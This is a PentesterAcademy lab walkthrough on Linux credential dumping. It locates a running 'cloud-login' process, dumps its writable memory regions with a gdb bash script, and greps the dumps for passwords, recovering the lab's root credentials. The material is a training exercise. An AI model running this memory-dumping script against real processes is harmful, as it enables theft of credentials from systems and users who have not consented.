ATTACK DEFENSE

by PentesterAcademy

Name	T1003: Credential Dumping
URL	https://attackdefense.com/challengedetails?cid=1548
Type	MITRE ATT&CK Linux : Credential Access


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Dump the process memory of the "cloud-login" process and retrieve the credentials!

Solution:

Step 1: Check if “cloud-login” process is running.

Commands: ps -ef | grep “cloud-login”




```
root@localhost:~# ps -ef | grep "cloud-login"
root       233   232  0 05:30 ?        00:00:00 cloud-login
root       325   314  0 05:34 pts/0    00:00:00 grep --color=auto cloud-login
root@localhost:~#
```

The process is running with PID 233. Please remember that the process is running inside the wordpress container.

Step 2: GDB is installed on the machine and can be used to take memory dump of the process. Check the process memory map at cat /proc/[pid]/maps

Command: cat /proc/233/maps




```
root@localhost:~# cat /proc/233/maps
55a4e6412000-55a4e6413000 r-xp 00000000 08:00 64772                      /bin/cloud-login
55a4e6612000-55a4e6613000 r--p 00000000 08:00 64772                      /bin/cloud-login
55a4e6613000-55a4e6614000 rw-p 00001000 08:00 64772                      /bin/cloud-login
55a4e81b7000-55a4e81d8000 rw-p 00000000 00:00 0                          [heap]
7f9118086000-7f911826d000 r-xp 00000000 08:00 1979                       /lib/x86_64-linux-gnu/libc-2.27.so
7f911826d000-7f911846d000 ---p 001e7000 08:00 1979                       /lib/x86_64-linux-gnu/libc-2.27.so
7f911846d000-7f9118471000 r--p 001e7000 08:00 1979                       /lib/x86_64-linux-gnu/libc-2.27.so
7f9118471000-7f9118473000 rw-p 001eb000 08:00 1979                       /lib/x86_64-linux-gnu/libc-2.27.so
7f9118473000-7f9118477000 rw-p 00000000 00:00 0
7f9118477000-7f911849e000 r-xp 00000000 08:00 1972                       /lib/x86_64-linux-gnu/ld-2.27.so
7f9118696000-7f9118698000 rw-p 00000000 00:00 0
7f911869e000-7f911869f000 r--p 00027000 08:00 1972                       /lib/x86_64-linux-gnu/ld-2.27.so
7f911869f000-7f91186a0000 rw-p 00028000 08:00 1972                       /lib/x86_64-linux-gnu/ld-2.27.so
7f91186a0000-7f91186a1000 rw-p 00000000 00:00 0
7ffff26e5000-7ffff2706000 rw-p 00000000 00:00 0                          [stack]
7ffff2723000-7ffff2726000 r--p 00000000 00:00 0                          [vvar]
7ffff2726000-7ffff2727000 r-xp 00000000 00:00 0                          [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0                  [vsyscall]
root@localhost:~#
```

There are multiple batches of memory. One can either dump one of these selectively or dump them all iteratively. Use the following to do the latter.

Script:

```
#!/bin/bash
grep rw-p /proc/$1/maps \
| sed -n 's/^\([0-9a-f]*\)-\([0-9a-f]*\) .*$/\1 \2/p' \
| while read start stop; do \
        gdb --batch --pid $1 -ex \
                "dump memory $1-$start-$stop.dump 0x$start 0x$stop"; \
done
```




```
#!/bin/bash

grep rw-p /proc/$1/maps \
| sed -n 's/^\([0-9a-f]*\)-\([0-9a-f]*\) .*$/\1 \2/p' \
| while read start stop; do \
    gdb --batch --pid $1 -ex \
        "dump memory $1-$start-$stop.dump 0x$start 0x$stop"; \
done
```

Source: https://serverfault.com/questions/173999/dump-a-linux-processs-memory-to-file

Save this script as dump-memory.sh

Step 3: Make this script executable and then execute it to dump the memory batches.

Commands:
chmod +x dump-memory.sh
./dump-memory.sh 233




```
root@localhost:~# ./dump-memory.sh 233
0x00007f911816a9a4 in __GI___nanosleep (requested_time=requested_time@entry=0x7ffff27048f0, remaining=remaining@entry=0x7ffff27048f0) at ../sys
deps/unix/sysv/linux/nanosleep.c:28
28      ../sysdeps/unix/sysv/linux/nanosleep.c: No such file or directory.
0x00007f911816a9a4 in __GI___nanosleep (requested_time=requested_time@entry=0x7ffff27048f0, remaining=remaining@entry=0x7ffff27048f0) at ../sys
deps/unix/sysv/linux/nanosleep.c:28
28      ../sysdeps/unix/sysv/linux/nanosleep.c: No such file or directory.
0x00007f911816a9a4 in __GI___nanosleep (requested_time=requested_time@entry=0x7ffff27048f0, remaining=remaining@entry=0x7ffff27048f0) at ../sys
deps/unix/sysv/linux/nanosleep.c:28
28      ../sysdeps/unix/sysv/linux/nanosleep.c: No such file or directory.
0x00007f911816a9a4 in __GI___nanosleep (requested_time=requested_time@entry=0x7ffff27048f0, remaining=remaining@entry=0x7ffff27048f0) at ../sys
deps/unix/sysv/linux/nanosleep.c:28
```

GDB will throw some warnings which can be ignored.

Step 4: Check the dump files.


Commands: ls -l



```
root@localhost:~# ls -l
total 312
-rw-r--r-- 1 root root   4096 Dec 17 05:40 233-55a4e6613000-55a4e6614000.dump
-rw-r--r-- 1 root root 135168 Dec 17 05:40 233-55a4e81b7000-55a4e81d8000.dump
-rw-r--r-- 1 root root   8192 Dec 17 05:41 233-7f9118471000-7f9118473000.dump
-rw-r--r-- 1 root root  16384 Dec 17 05:41 233-7f9118473000-7f9118477000.dump
-rw-r--r-- 1 root root   8192 Dec 17 05:41 233-7f9118696000-7f9118698000.dump
-rw-r--r-- 1 root root   4096 Dec 17 05:41 233-7f911869f000-7f91186a0000.dump
-rw-r--r-- 1 root root   4096 Dec 17 05:41 233-7f91186a0000-7f91186a1000.dump
-rw-r--r-- 1 root root 135168 Dec 17 05:41 233-7ffff26e5000-7ffff2706000.dump
-rwxr-xr-x 1 root root    204 Dec 17 05:40 dump-memory.sh
root@localhost:~#
```

Step 5: Run strings command on these dumps and look for keyword “password”.

Commands: strings *.dump | grep -i PASSWORD



```
root@localhost:~# strings *.dump | grep -i PASSWORD
 Username:   Password:   USERNAME=root&PASSWORD=strong@123USERNAME=root&P
strong@123USERNAME=root&PASSWORD=strong@123USERNAME=root&P
root@localhost:~#
```

And, the credentials are present in one of the dumps.

Username: root
Password: strong@123